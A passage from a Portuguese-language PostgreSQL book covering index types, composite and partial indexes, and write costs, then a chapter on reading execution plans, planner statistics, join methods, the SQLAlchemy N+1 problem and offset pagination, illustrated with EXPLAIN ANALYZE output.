O preço do GIN está na escrita: um documento de 40 chaves atualiza 40 posições no índice. A *pending list* (`fastupdate`, ligado por padrão) amortiza isso guardando entradas novas numa lista sem ordem, incorporada no `VACUUM` ou ao passar de `gin_pending_list_limit` (4 MB). Toda busca varre essa lista, e a inserção azarada que dispara a limpeza paga a conta de todas as anteriores.

GiST

O GiST (*Generalized Search Tree*) é uma árvore balanceada em que cada entrada interna guarda um predicado que engloba tudo o que está abaixo dela, como um retângulo que contém todos os pontos da subárvore. A busca desce só pelos ramos cujo predicado pode conter a resposta. Serve para geometria (o PostGIS usa GiST), intervalos (`tstzrange` com `&&`), restrições de exclusão (o capítulo 7 mostra um `EXCLUDE` contra reservas sobrepostas) e busca do vizinho mais próximo:

```
-- as 5 bases mais próximas de um ponto, sem calcular a distância para todas
SELECT nome FROM bases ORDER BY localizacao <-> point(-46.63, -23.55) LIMIT 5;
```

Como os predicados internos se sobrepõem, a busca pode descer por mais de um ramo, e cada candidato é conferido de novo contra a linha (*recheck*).

BRIN, de brinde

O BRIN (*Block Range Index*) guarda só o mínimo e o máximo de cada faixa de 128 páginas do heap (`pages_per_range`). Numa tabela que só recebe inserções em ordem de tempo, como um log de eventos, um BRIN em `criado_em` ocupa alguns kilobytes onde uma B-tree ocuparia gigabytes. Se as linhas estiverem fora de ordem física, cada faixa cobre o ano inteiro e o índice responde "pode estar em qualquer lugar", com toda a sinceridade.

Índices compostos e a ordem das colunas

Um índice em `(cliente_id, criado_em)` ordena as entradas por `cliente_id` e, dentro de cada cliente, por `criado_em` . É a mesma ordem de um `sorted()` em Python sobre tuplas: compara o primeiro elemento e só olha o segundo em caso de empate.

Daí sai a regra do prefixo à esquerda. O índice atende bem:

- `WHERE cliente_id = 42`
- `WHERE cliente_id = 42 AND criado_em >= '2026-01-01'`
- `WHERE cliente_id = 42 ORDER BY criado_em DESC LIMIT 20`

E atende mal `WHERE criado_em >= '2026-01-01'` sozinho, porque as datas recentes estão espalhadas por todos os clientes, uma fatia em cada trecho do índice.

A ordem que funciona para consultas mistas é: colunas comparadas por igualdade primeiro, a coluna de faixa ou de ordenação por último. Com `(criado_em, cliente_id)` , a consulta `cliente_id = 42 AND criado_em >= X` desce até a primeira data da faixa e

percorre todas as entregas de todos os clientes desde então, filtrando o cliente 42 entrada por entrada. O índice é usado, aparece no plano, e mesmo assim lê 300 mil entradas para devolver 12. É o tipo de índice que trabalha muito e entrega pouco.

O PostgreSQL 18 trouxe o *skip scan*: se a consulta omite a primeira coluna e ela tem poucos valores, o banco desce uma vez para cada valor. Com `(status, criado_em)` e cinco status, são cinco descidas; com 2 milhões de clientes, seriam 2 milhões, e o planejador sensatamente desiste.

Índices de cobertura e o index-only scan

Depois de achar o TID na folha, o banco ainda vai ao heap buscar a linha. Se a consulta pede só colunas que estão no índice, essa ida pode ser evitada: é o *index-only scan*. O `INCLUDE` (PostgreSQL 11+) acrescenta colunas às folhas sem que elas participem da ordenação:

```
CREATE INDEX idx_entregas_cliente_data
    ON entregas (cliente_id, criado_em DESC) INCLUDE (status);
```

Agora `SELECT criado_em, status FROM entregas WHERE cliente_id = 42` pode ser respondida só com o índice, com uma condição. Por causa do MVCC (capítulo 10), o índice aponta para versões de linha que talvez não sejam visíveis para a sua transação, e isso só se confirma no heap. O atalho é o *visibility map*, um bit por página do heap que diz "tudo aqui é visível para todo mundo", ligado pelo `VACUUM` e desligado por qualquer escrita na página. Numa tabela com muitas escritas e um `autovacuum` atrasado, o index-only scan vira um index scan com nome mais bonito, e o `EXPLAIN` denuncia com `Heap Fetches` alto.

Índices parciais e de expressão

Um índice parcial indexa só as linhas que satisfazem um `WHERE`:

```
CREATE INDEX idx_entregas_pendentes ON entregas (criado_em)
    WHERE status = 'pendente';
```

Das 80 milhões de entregas, 320 mil estão pendentes. O índice parcial tem 7 MB, contra 1,7 GB do equivalente completo, cabe inteiro em memória, e as entregas concluídas não pagam nada por ele na escrita. A condição: o planejador só usa o índice se conseguir provar que o `WHERE` da consulta implica o do índice. `status = 'pendente'` escrito literalmente funciona; `status = $1` com parâmetro, num plano genérico, não prova nada.

O índice parcial único resolve um problema clássico de exclusão lógica:

```
-- e-mail único entre os ativos; os excluídos podem repetir à vontade
CREATE UNIQUE INDEX uq_clientes_email_ativo ON clientes (email)
    WHERE excluido_em IS NULL;
```

O índice de expressão indexa o resultado de uma função, e é a resposta do rastreio da quinta-feira:

```
CREATE INDEX idx_entregas_upper_codigo ON entregas (upper(codigo_rastreio));
```

A expressão da consulta precisa ser a mesma do índice, e a função precisa ser `IMMUTABLE` (mesma entrada, mesma saída, para sempre). `upper()` passa; `now()` e funções que dependem do fuso da sessão, não. Um bônus: o `ANALYZE` coleta estatísticas da expressão indexada, e o planejador para de chutar.

Seletividade e cardinalidade, ou quando o índice perde para a força bruta

Cardinalidade é o número de valores distintos de uma coluna. **Seletividade** de um predicado é a fração das linhas que ele devolve: `id = 7` tem seletividade de 1/80 milhões; `status = 'entregue'` pode ter 0,96.

Um índice compensa quando a seletividade é baixa. Cada linha encontrada é uma leitura aleatória no heap, e o planejador atribui custo 4,0 a ela (`random_page_cost`) contra 1,0 da sequencial (`seq_page_cost`), valores da era dos discos giratórios (em SSD, é comum baixar para perto de 1,1). Com custo 4, ler 30% das linhas via índice sai mais caro do que ler a tabela inteira em ordem, e o planejador escolhe o *seq scan* sem remorso. Entre os dois extremos existe o *bitmap scan*, que coleta os TIDs, ordena por página e visita cada página do heap uma vez (o capítulo 9 detalha os tipos de varredura).

O planejador estima a seletividade a partir de `pg_stats` : valores mais comuns e suas frequências, histograma, `n_distinct` e `correlation` (o quanto a ordem física das linhas acompanha a ordem da coluna). Sem estatística, como na expressão `upper(codigo_rastreio)` antes do índice, ele usa um palpite fixo de 0,5% para igualdade. Foi esse palpite que apareceu no plano da quinta-feira: 0,5% de 80 milhões são as 400 mil linhas estimadas, contra 1 linha real.

Por isso uma B-tree num booleano fica parada: `ativo = true` devolve 98% da tabela. O índice útil é o parcial, sobre os 2% interessantes.

Na prática

O plano da consulta problemática, antes do índice de expressão:

```
EXPLAIN ANALYZE
SELECT * FROM entregas WHERE upper(codigo_rastreio) = 'BR123456789XX';
```

```
 Gather  (cost=1000.00..1520433.10 rows=400000 width=96) (actual
time=10842.117..11203.554 rows=1 loops=1)
   Workers Planned: 2
   Workers Launched: 2
   ->  Parallel Seq Scan on entregas  (cost=0.00..1479433.10 rows=166667 width=96)
(actual time=10835.904..11196.212 rows=0 loops=3)
         Filter: (upper(codigo_rastreio) = 'BR123456789XX'::text)
         Rows Removed by Filter: 26666666
 Planning Time: 0.118 ms
 Execution Time: 11203.601 ms
```

Três processos (dois workers e o líder) leram 26,7 milhões de linhas cada, aplicaram `upper()` a todas e jogaram fora todas menos uma. Depois do `CREATE INDEX` e do `ANALYZE`:

```
 Index Scan using idx_entregas_upper_codigo on entregas  (cost=0.57..8.59 rows=1
width=96) (actual time=0.041..0.043 rows=1 loops=1)
   Index Cond: (upper(codigo_rastreio) = 'BR123456789XX'::text)
 Planning Time: 0.142 ms
 Execution Time: 0.068 ms
```

De 11,2 segundos para 0,07 ms, e a estimativa caiu de 400 mil para 1 linha. O `CREATE INDEX` comum bloqueia as escritas enquanto constrói; o capítulo 12 mostra o `CREATE INDEX CONCURRENTLY` e por que criar índice no horário de pico é esporte radical.

Em SQLAlchemy 2.x, os mesmos índices ficam declarados junto do modelo:

```
from sqlalchemy import Index, func, text
from sqlalchemy.dialects import postgresql
from sqlalchemy.schema import CreateIndex

from modelos import Entrega  # tabela "entregas"

indices = [
    Index("idx_entregas_upper_codigo", func.upper(Entrega.codigo_rastreio)),
    Index(
        "idx_entregas_cliente_data",
        Entrega.cliente_id,
        Entrega.criado_em.desc(),
        postgresql_include=["status"],
    ),
    Index(
        "idx_entregas_pendentes",
        Entrega.criado_em,
        postgresql_where=text("status = 'pendente'"),
    ),
]
```

```
for indice in indices:
    print(CreateIndex(indice).compile(dialect=postgresql.dialect()))
```

```
CREATE INDEX idx_entregas_upper_codigo ON entregas (upper(codigo_rastreio))
CREATE INDEX idx_entregas_cliente_data ON entregas (cliente_id, criado_em DESC) INCLUDE
(status)
CREATE INDEX idx_entregas_pendentes ON entregas (criado_em) WHERE status = 'pendente'
```

Agora o outro lado. As estatísticas acumuladas dizem quais índices nunca foram usados desde o último reset:

```
SELECT indexrelname AS indice,
       idx_scan,
       pg_size_pretty(pg_relation_size(indexrelid)) AS tamanho
FROM pg_stat_user_indexes
WHERE relname = 'entregas'
ORDER BY idx_scan, pg_relation_size(indexrelid) DESC
LIMIT 4;
```

```
           indice             | idx_scan | tamanho
------------------------------+----------+---------
 idx_entregas_tmp_nao_apagar  |        0 | 2318 MB
 idx_entregas_ativo           |        0 | 534 MB
 idx_entregas_criado_cliente  |       17 | 1702 MB
 idx_entregas_status          |      211 | 541 MB
```

O `idx_entregas_tmp_nao_apagar` ocupa 2,3 GB, nunca foi lido e é atualizado em toda inserção, com a dedicação de um funcionário que mantém em dia uma planilha que ninguém abre. Antes de apagar, vale conferir as réplicas (cada uma tem as próprias estatísticas de uso) e se o índice sustenta alguma restrição `UNIQUE`, que protege dados mesmo com `idx_scan` zerado.

Quanto custa cada índice

Todo índice é uma estrutura a mais para manter em cada escrita:

Operação	O que acontece com os índices
`INSERT`	Uma entrada nova em cada índice da tabela (no GIN, uma por elemento)
`UPDATE` sem tocar coluna indexada, com espaço na página	Atualização HOT: nenhum índice é tocado
`UPDATE` que muda coluna indexada ou não cabe na página	Entrada nova em todos os índices, inclusive nos das colunas que não mudaram

Operação	O que acontece com os índices
`DELETE`	Nada na hora; o `VACUUM` remove as entradas mortas depois

A linha do meio é a que surpreende. No PostgreSQL, um `UPDATE` cria uma nova versão da linha com um novo TID. Se nenhuma coluna indexada mudou e a nova versão cabe na mesma página, o banco faz um *HOT update* (*heap-only tuple*): encadeia a versão nova à antiga dentro da página e os índices continuam apontando para o começo da cadeia. Se qualquer coluna indexada mudou, todos os 14 índices recebem uma entrada nova, porque todos precisam apontar para o novo TID. Criar um índice em `atualizado_em` numa tabela em que toda atualização muda `atualizado_em` desliga o HOT para todas as escritas dessa tabela. A proporção aparece em `pg_stat_user_tables` (`n_tup_hot_upd` contra `n_tup_upd`), e um `fillfactor` abaixo de 100 deixa espaço livre nas páginas para a versão nova caber.

Cada entrada de índice gera WAL, que vai para o disco, as réplicas e o backup. E o `shared_buffers` ocupado por páginas de `idx_entregas_tmp_nao_apagar` deixa de guardar páginas úteis.

A comparação entre os tipos, para uma mesma tabela grande:

Tipo	Consultas que atende	Tamanho relativo	Custo de escrita
B-tree	`=`, faixa, ordenação, prefixo	Referência	Uma entrada por linha
Hash	Só `=`	Menor com chaves longas	Uma entrada por linha
GIN	Contenção, elementos, texto, trigramas	Grande	Uma entrada por elemento; amortizado pela *pending list*
GiST	Sobreposição, proximidade, geometria, exclusão	Médio	Uma entrada por linha, com divisão de página mais cara
BRIN	Faixa em dados fisicamente ordenados	Minúsculo	Quase nenhum

Cada índice acelera um padrão de consulta e cobra espaço, memória, WAL e latência em toda escrita, com ou sem uso. Em tabela de leitura intensa, dez índices podem se pagar com folga; em tabela de ingestão (eventos, logs, telemetria), cada um a mais reduz a vazão de inserção.

Armadilhas e casos reais

Armadilha: `LIKE 'BR12%'` só usa uma B-tree comum se a collation da coluna for `C`. Com `pt_BR.UTF-8`, a ordem do índice segue regras linguísticas que não garantem prefixos contíguos, e o planejador ignora o índice. A saída é criar o índice com a classe de operadores `text_pattern_ops` ou declarar a coluna com collation `C`. Para `LIKE '%12'`, nenhuma B-tree ajuda; aí entra o GIN com `pg_trgm`.

Armadilha: tipo divergente entre parâmetro e coluna. Uma coluna `varchar` comparada com um parâmetro enviado como `numeric` força a conversão na coluna, com o mesmo efeito do `upper()` da quinta-feira. O ORM geralmente acerta o tipo; o SQL montado à mão às 23h nem sempre.

Na vida real: em 2016, a Uber publicou os motivos técnicos da migração do PostgreSQL para o MySQL. Um deles era a amplificação de escrita: uma atualização não HOT grava em todos os índices da tabela, e tudo isso viaja pelo WAL até as réplicas. No InnoDB, os índices secundários apontam para a chave primária, e a mudança de uma coluna toca só os índices que a contêm; em troca, cada busca por índice secundário paga uma segunda descida, na árvore da chave primária.

Na vida real (hipotética, como a quinta-feira): o `idx_entregas_tmp_nao_apagar` foi removido numa terça, depois de conferidas as três réplicas, e as inserções ficaram 11% mais rápidas. Ninguém sentiu falta dele, o que encerrou cinco anos de suspense sobre o que acontecia se alguém o apagasse.

Resumo

- B-tree: pares `(chave, TID)` ordenados, *fan-out* de centenas, 80 milhões de linhas em altura 4, folhas ligadas para faixas e ordenação.
- O índice atende só a expressão com que foi construído; `upper()`, `date()` e conversão de tipo na coluna o anulam.
- Hash: só igualdade. GIN: elementos (arrays, `jsonb`, texto, trigramas), caro na escrita. GiST: sobreposição, proximidade, exclusão. BRIN: faixas de dados fisicamente ordenados.
- Compostos: prefixo à esquerda, igualdade antes de faixa.
- `INCLUDE` permite *index-only scan*, que depende do *visibility map*.
- Parciais indexam só o subconjunto consultado e permitem unicidade condicional.
- Com seletividade alta, o *seq scan* ganha.

- Cada índice custa em toda inserção, em todo `UPDATE` não HOT, em WAL e em memória.

Referências

- PostgreSQL, documentação, capítulo "Indexes": https://www.postgresql.org/docs/current/indexes.html
- PostgreSQL, "B-Tree Indexes": https://www.postgresql.org/docs/current/btree.html
- PostgreSQL, "GIN Indexes": https://www.postgresql.org/docs/current/gin.html
- PostgreSQL, "GiST Indexes": https://www.postgresql.org/docs/current/gist.html
- PostgreSQL, "BRIN Indexes": https://www.postgresql.org/docs/current/brin.html
- PostgreSQL, "Index-Only Scans and Covering Indexes": https://www.postgresql.org/docs/current/indexes-index-only-scans.html
- PostgreSQL, "Partial Indexes": https://www.postgresql.org/docs/current/indexes-partial.html
- PostgreSQL, "Indexes on Expressions": https://www.postgresql.org/docs/current/indexes-expressional.html
- PostgreSQL, "Heap-Only Tuples (HOT)": https://www.postgresql.org/docs/current/storage-hot.html
- Bayer, R.; McCreight, E. "Organization and Maintenance of Large Ordered Indices". *Acta Informatica*, 1972.
- Lehman, P. L.; Yao, S. B. "Efficient Locking for Concurrent Operations on B-Trees". *ACM Transactions on Database Systems*, 1981.
- Markus Winand, *Use The Index, Luke*: https://use-the-index-luke.com/
- Uber Engineering, "Why Uber Engineering Switched from Postgres to MySQL" (2016): https://www.uber.com/blog/postgres-to-mysql-migration/

CAPÍTULO 9

Planos de execução

A escola que o banco achava que tinha quatro alunos

Segunda-feira, 8h04. O suporte abre um chamado com o título "painel lento". Às 8h20, o título vira "painel MUITO lento". Às 8h41, alguém troca para "URGENTE: painel não abre", e o chamado ganha um ícone de fogo que ninguém sabia que o sistema de chamados tinha.

É o painel de cobrança de uma plataforma de cursos que atende 3.000 escolas, e a consulta, a mesma há dois anos, lista os alunos com boletos em aberto. Para as outras escolas, ela leva 30 ms. Para a escola 9001, o Colégio Grande, 47 segundos.

O Colégio Grande chegou no domingo à noite: uma importação colocou 48.000 alunos numa tabela `alunos` de 2 milhões. Nenhum índice mudou, nenhuma linha de código mudou. O último deploy, na quinta, trocou a cor de um botão.

O que mudou foi uma decisão que o PostgreSQL tomou sozinho, em 0,4 ms, antes de ler a primeira linha: o plano de execução. O banco estimou que a escola 9001 tinha quatro alunos. Para quatro alunos, o plano era excelente. Para 48.000, ele fez 2,88 bilhões de comparações.

Como o banco decide de que jeito executar uma consulta, por que ele acreditou em quatro alunos, e como se lê o que ele decidiu?

O mecanismo

Do SQL ao plano

O SQL é declarativo: você diz o que quer, e o banco decide como buscar. O PostgreSQL passa o texto pelo *parser* (sintaxe e árvore), pelo *rewriter* (expansão de views e regras), pelo *planner*, também chamado de otimizador, que escolhe como executar, e pelo *executor*, que faz o trabalho e leva a culpa.

Para a mesma consulta existem muitos planos equivalentes: ler a tabela inteira ou usar um índice, começar por `alunos` ou por `boletos`, juntar por laço aninhado, por hash ou por ordenação. Todos devolvem o mesmo resultado, em tempos que variam de milissegundos a horas.

O planner do PostgreSQL é baseado em custo, na linha do otimizador do System R da IBM (Selinger e coautores, 1979): estima o custo de cada alternativa e fica com a mais barata. Para poucas tabelas, usa programação dinâmica, calculando o melhor plano para cada subconjunto e combinando. As ordens de junção crescem de forma fatorial (10 tabelas têm 3.628.800 ordens lineares), então, a partir de 12 tabelas no `FROM` (`geqo_threshold`), ele troca a busca exaustiva por um algoritmo genético. Sim, o relatório com 14 `JOIN`s escrito em 2019 tem o plano escolhido por seleção natural.

O custo, em unidades que não são milissegundos

O custo é um número sem unidade, calibrado por parâmetros. Os padrões são:

Parâmetro	Padrão	O que representa
`seq_page_cost`	1,0	ler uma página de 8 KB em sequência
`random_page_cost`	4,0	ler uma página em posição aleatória
`cpu_tuple_cost`	0,01	processar uma linha
`cpu_index_tuple_cost`	0,005	processar uma entrada de índice
`cpu_operator_cost`	0,0025	avaliar um operador ou função

O custo de uma leitura sequencial com um filtro é páginas × `seq_page_cost` + linhas × `cpu_tuple_cost` + linhas × `cpu_operator_cost`. Para a tabela `boletos`, com 11.586 páginas e 900.000 linhas: 11.586 + 9.000 + 2.250 = 22.836. Esse número vai aparecer daqui a pouco, igualzinho, na saída do `EXPLAIN`, num raro momento em que uma conta de papel bate com o sistema.

As páginas o banco conhece com boa precisão. As linhas que passam por cada filtro e por cada junção ele precisa adivinhar, e é nessa adivinhação que nasce quase todo plano ruim. O estudo de Leis e coautores (VLDB 2015) mediu isso em vários bancos: os erros de cardinalidade crescem rapidamente a cada junção e pesam mais na qualidade do plano que o modelo de custo.

Estatísticas, ou de onde vêm as adivinhações

O comando `ANALYZE` lê uma amostra de 300 × `default_statistics_target` linhas (30.000, com o padrão de 100, tenha a tabela 50 mil ou 5 bilhões de linhas) e grava estatísticas por coluna, visíveis na view `pg_stats`: fração de nulos (`null_frac`), valores

distintos (`n_distinct`), até 100 valores mais comuns com suas frequências (`most_common_vals` e `most_common_freqs`), um histograma dos demais (`histogram_bounds`) e a `correlation` entre ordem física e ordem dos valores.

Para estimar `escola_id = 9001` , o planner procura 9001 entre os valores mais comuns. Se não encontra, divide a fração restante igualmente entre os outros valores distintos. Com 3.000 escolas pequenas, o resultado foi quatro linhas.

E por que 9001 não estava lá? Porque o último `ANALYZE` aconteceu na sexta, quando o Colégio Grande ainda não existia. O *autovacuum* dispara um `ANALYZE` quando as linhas modificadas passam de `autovacuum_analyze_threshold` + `autovacuum_analyze_scale_factor` × linhas da tabela: 50 + 0,1 × 2.000.000 = 200.050. Os 48.000 alunos novos são 2,4% da tabela. Para o autovacuum, foi um fim de semana tranquilo.

Há um segundo limite. As estatísticas são por coluna, e o planner assume colunas independentes. Para `cidade = 'Campinas' AND estado = 'SP'` , ele multiplica as seletividades e admite, com toda a seriedade, a hipótese de Campinas ficar no Acre. Com 2% dos alunos em Campinas e 30% em São Paulo, estima 0,6% em vez de 2%. O `CREATE STATISTICS` (PostgreSQL 10+) cria estatísticas sobre grupos de colunas (`dependencies` , `ndistinct` , `mcv`) e corrige esse erro.

Os métodos de acesso

O **Seq Scan** lê todas as páginas em ordem e testa o filtro em cada linha. Custo proporcional ao tamanho da tabela, com a leitura mais barata por página. Nas tabelas pequenas, ganha de qualquer índice, o que explica por que o banco de desenvolvimento com 200 linhas nunca reproduz o plano de produção.

O **Index Scan** percorre o índice e busca cada linha no heap pelo TID, o endereço físico dela. Cada busca pode cair numa página diferente, daí o `random_page_cost` . Ganha quando a condição seleciona poucas linhas. O **Index Only Scan** responde só com o índice, quando ele tem todas as colunas pedidas e o *visibility map* permite (o capítulo 8 trata disso em detalhe).

O **Bitmap Index Scan** com **Bitmap Heap Scan** é o meio-termo: percorre o índice, monta em memória um mapa de bits das páginas com linhas candidatas e depois lê essas páginas em ordem física, uma vez cada. Se o bitmap não cabe em `work_mem` , ele guarda só as páginas (fica *lossy*), e cada linha precisa ser testada de novo, o `Recheck Cond` do plano. Esse método também combina índices com `BitmapAnd` e `BitmapOr` .

Os três jeitos de juntar tabelas

O **Nested Loop** pega cada linha do lado externo e procura as correspondentes no interno. Com índice no interno, o total é proporcional a N × log M. Sem índice, cada linha externa varre o interno inteiro, e o total vira N × M. Funciona para qualquer condição, inclusive desigualdades, e é ótimo com lado externo pequeno. Com lado externo pequeno só na estimativa, ele produz segundas-feiras memoráveis.

O **Hash Join** monta uma tabela hash com o lado menor e percorre o maior consultando a hash. Custo proporcional a N + M, só com igualdade, e nada sai antes de a hash ficar pronta. A memória é `work_mem` × `hash_mem_multiplier` (4 MB × 2,0 nos padrões do PostgreSQL 15+); se não couber, a hash é dividida em lotes em arquivos temporários, e o plano mostra `Batches` maior que 1.

O **Merge Join** anda pelos dois lados ordenados pela chave, que é o passo de intercalação do merge sort. Se a ordem vem de um índice, sai barato para lados grandes; se não vem, o plano ganha um `Sort` antes, que pode ir para o disco.

Método	Custo típico	Exige	Brilha quando
Nested Loop	N × custo de buscar no interno	nada	lado externo pequeno e índice no interno
Hash Join	N + M, mais memória para a hash	condição de igualdade	lados grandes sem ordem útil
Merge Join	N + M, mais ordenação se necessário	igualdade e lados ordenáveis	lados grandes já ordenados

Com quatro linhas do lado externo, o Nested Loop sai mais barato que montar uma hash; com 48.000, perde por ordens de grandeza. O planner fez a conta certa com o número errado.

Na prática

Lendo um EXPLAIN

`EXPLAIN` mostra o plano escolhido e as estimativas, sem executar a consulta. `EXPLAIN ANALYZE` executa a consulta de verdade e põe os números reais ao lado das estimativas. A opção `BUFFERS` acrescenta páginas vindas do cache do PostgreSQL (`shared hit`) e lidas fora dele (`read`); no PostgreSQL 18, ela vem ligada por padrão com `ANALYZE` . As saídas abaixo são do PostgreSQL 16, e esta é a consulta do painel às 8h41:

```
EXPLAIN ANALYZE
SELECT a.nome, b.valor, b.vencimento
```

```
FROM alunos a
JOIN boletos b ON b.aluno_id = a.id
WHERE a.escola_id = 9001
  AND b.status = 'aberto';
```

```
                                        QUERY PLAN
-------------------------------------------------------------------------------------------
------------------
 Nested Loop  (cost=0.43..23941.27 rows=4 width=45) (actual time=61.904..47212.553
rows=51870 loops=1)
   Join Filter: (b.aluno_id = a.id)
   Rows Removed by Join Filter: 2879948130
   ->  Index Scan using idx_alunos_escola on alunos a  (cost=0.43..12.51 rows=4
width=37) (actual time=0.031..41.877 rows=48000 loops=1)
         Index Cond: (escola_id = 9001)
   ->  Materialize  (cost=0.00..23135.35 rows=59870 width=16) (actual time=0.001..0.461
rows=60000 loops=48000)
         ->  Seq Scan on boletos b  (cost=0.00..22836.00 rows=59870 width=16) (actual
time=0.012..61.203 rows=60000 loops=1)
               Filter: (status = 'aberto'::text)
               Rows Removed by Filter: 840000
 Planning Time: 0.412 ms
 Execution Time: 47219.880 ms
```

O plano é uma árvore: cada nó recebe linhas dos filhos (as linhas com `->` mais recuadas) e entrega ao pai, e a leitura começa pelas folhas. O primeiro parêntese é a estimativa: `cost=início..total` (custo até a primeira linha e até a última), `rows` estimadas na saída e `width`, o tamanho médio da linha em bytes. O segundo é a realidade: tempos até a primeira e a última linha, em milissegundos, linhas devolvidas e `loops`, quantas vezes o nó executou.

O detalhe que engana todo mundo pelo menos uma vez: `actual time` e `rows` são médias por execução. O `Materialize` mostra modestos 0,461 ms e 60.000 linhas, com `loops=48000`. O total é 0,461 × 48.000 ≈ 22 segundos. O nó com a cara mais inocente da saída gastou metade do tempo.

O diagnóstico é a comparação entre estimado e real. O `Seq Scan` em `boletos` estimou 59.870 e devolveu 60.000, com o custo 22.836 da conta feita à mão. O `Index Scan` em `alunos` estimou 4 e devolveu 48.000, um erro de 12.000 vezes, e o resto do plano foi construído sobre esse 4. Como `boletos.aluno_id` não tem índice (chave estrangeira não cria índice no lado que referencia), cada aluno é comparado com cada boleto. O `Rows Removed by Join Filter` contabiliza, com uma honestidade quase cruel, 2.879.948.130 comparações inúteis.

A confirmação está em `pg_stat_user_tables`:

```
SELECT relname, n_live_tup, n_mod_since_analyze, last_autoanalyze
FROM pg_stat_user_tables
WHERE relname = 'alunos';
```

```
 relname | n_live_tup | n_mod_since_analyze |       last_autoanalyze
---------+------------+---------------------+-------------------------------
 alunos  |    2048000 |               48000 | 2026-10-16 03:12:44.81907+00
```

São 48.000 modificações desde o último `ANALYZE`, abaixo do gatilho de 200.050. Depois de um `ANALYZE alunos;`, que leva poucos segundos e deveria ter sido o último passo da importação:

```
                                   QUERY PLAN
-------------------------------------------------------------------------------------------
-----------------
 Hash Join  (cost=27589.29..51302.95 rows=51210 width=45) (actual time=102.117..168.302
rows=51870 loops=1)
   Hash Cond: (b.aluno_id = a.id)
   ->  Seq Scan on boletos b  (cost=0.00..22836.00 rows=59870 width=16) (actual
time=0.010..52.114 rows=60000 loops=1)
         Filter: (status = 'aberto'::text)
         Rows Removed by Filter: 840000
   ->  Hash  (cost=26990.13..26990.13 rows=47930 width=37) (actual time=101.880..101.881
rows=48000 loops=1)
         Buckets: 65536  Batches: 1  Memory Usage: 3714kB
         ->  Bitmap Heap Scan on alunos a  (cost=538.17..26990.13 rows=47930 width=37)
(actual time=6.211..96.430 rows=48000 loops=1)
               Recheck Cond: (escola_id = 9001)
               Heap Blocks: exact=1104
               ->  Bitmap Index Scan on idx_alunos_escola  (cost=0.00..526.19 rows=47930
width=0) (actual time=5.870..5.871 rows=48000 loops=1)
                     Index Cond: (escola_id = 9001)
 Planning Time: 0.538 ms
 Execution Time: 171.204 ms
```

Com 47.930 estimados, o planner usou um Bitmap Heap Scan (os alunos importados juntos ocupam 1.104 páginas vizinhas, e `exact` indica bitmap sem perda), montou uma hash de 3,7 MB num único lote e percorreu os boletos uma vez. De 47,2 segundos para 171 ms, sem índice novo e sem código novo. O chamado com ícone de fogo foi fechado como "resolvido sozinho", o que, de certo ponto de vista, é verdade.

O N+1, ou mil consultas perfeitas

Há um jeito de deixar uma tela lenta com consultas de plano impecável, e o ORM faz isso com muita naturalidade:

```python
from sqlalchemy import select
from sqlalchemy.orm import Session

with Session(engine) as session:
    cursos = session.scalars(select(Curso).order_by(Curso.id).limit(50)).all()
    for curso in cursos:
        # curso.matriculas é carregado sob demanda: um SELECT por curso
        print(curso.titulo, len(curso.matriculas))
```

Com `echo=True` no engine, o log do SQLAlchemy revela o que aconteceu:

```
SELECT cursos.id, cursos.titulo FROM cursos ORDER BY cursos.id LIMIT %(param_1)s
[generated in 0.00019s] {'param_1': 50}
SELECT matriculas.id, matriculas.curso_id, matriculas.aluno_id FROM matriculas WHERE %
(param_1)s = matriculas.curso_id
[generated in 0.00021s] {'param_1': 1}
SELECT matriculas.id, matriculas.curso_id, matriculas.aluno_id FROM matriculas WHERE %
(param_1)s = matriculas.curso_id
[cached since 0.004122s ago] {'param_1': 2}
... (mais 48 vezes)
```

Uma consulta para a lista e uma por item: 1 + N. O relacionamento padrão do SQLAlchemy usa *lazy loading*, que emite um `SELECT` quando o atributo é acessado pela primeira vez. Cada `SELECT` usa o índice em `matriculas(curso_id)` e leva 0,1 ms no banco; o custo está nas idas e voltas. Com 0,5 ms de RTT, 51 consultas custam uns 30 ms, e a tela com 2.000 cursos custa um segundo inteiro de consultas individualmente exemplares. Repare no `[cached since ...]`: o SQLAlchemy, orgulhoso, reaproveita a compilação da mesma consulta desnecessária 50 vezes.

O `EXPLAIN` de qualquer uma delas sai perfeito. Quem denuncia é a contagem: a extensão `pg_stat_statements` agrega consultas por formato, e `calls` na casa dos milhões com `mean_exec_time` de 0,1 ms é a assinatura do N+1. A correção é carregar os relacionamentos junto:

```python
from sqlalchemy.orm import selectinload

stmt = (
    select(Curso)
    .options(selectinload(Curso.matriculas))
    .order_by(Curso.id)
    .limit(50)
)
cursos = session.scalars(stmt).all()
```

```
SELECT cursos.id, cursos.titulo FROM cursos ORDER BY cursos.id LIMIT %(param_1)s
[generated in 0.00018s] {'param_1': 50}
SELECT matriculas.curso_id AS matriculas_curso_id, matriculas.id AS matriculas_id,
matriculas.aluno_id AS matriculas_aluno_id
FROM matriculas WHERE matriculas.curso_id IN (%(primary_keys_1)s, %(primary_keys_2)s,
...)
[generated in 0.00031s] {'primary_keys_1': 1, 'primary_keys_2': 2, ...}
```

Duas consultas, qualquer que seja N. O `selectinload` faz um `IN` com as chaves da primeira; o `joinedload` faz um `LEFT OUTER JOIN` numa consulta só, repetindo as colunas do curso em cada matrícula. A opção `lazy="raise"` no relacionamento faz o acesso sob demanda levantar exceção, e é assim que se descobre, ainda no teste, que o template acessa `aluno.escola.endereco.cidade` dentro de três laços aninhados.

Paginação por offset e por cursor

A paginação mais comum é `LIMIT` com `OFFSET`. Veja a página 10.001 de uma listagem de matrículas, com um índice em `(criada_em, id)`:

```
EXPLAIN ANALYZE
SELECT id, aluno_id, criada_em
FROM matriculas
ORDER BY criada_em DESC, id DESC
LIMIT 20 OFFSET 200000;
```

```
 Limit  (cost=17398.77..17400.51 rows=20 width=24) (actual time=212.704..212.718 rows=20
loops=1)
   ->  Index Scan Backward using idx_matriculas_criada_id on matriculas
(cost=0.43..1043890.43 rows=12000000 width=24) (actual time=0.022..204.950 rows=200020
loops=1)
 Planning Time: 0.091 ms
 Execution Time: 212.740 ms
```

O índice é usado, de trás para a frente (`Backward`), sem problema. Só que ele entregou 200.020 linhas para o `Limit` descartar 200.000. O `OFFSET` precisa produzir as linhas para contá-las, então o custo cresce linearmente com o número da página, e o robô de indexação que visita a página 600.000 custa 12 milhões de linhas lidas para mostrar 20.

Há também um problema de correção: se 3 matrículas novas entram entre a página 1 e a página 2, tudo escorrega 3 posições, e os 3 últimos itens da página 1 reaparecem no topo da 2. Exclusões fazem itens sumirem entre as páginas.

A paginação por cursor (*keyset pagination*) guarda a posição pelo valor da última linha vista:

```
EXPLAIN ANALYZE
SELECT id, aluno_id, criada_em
FROM matriculas
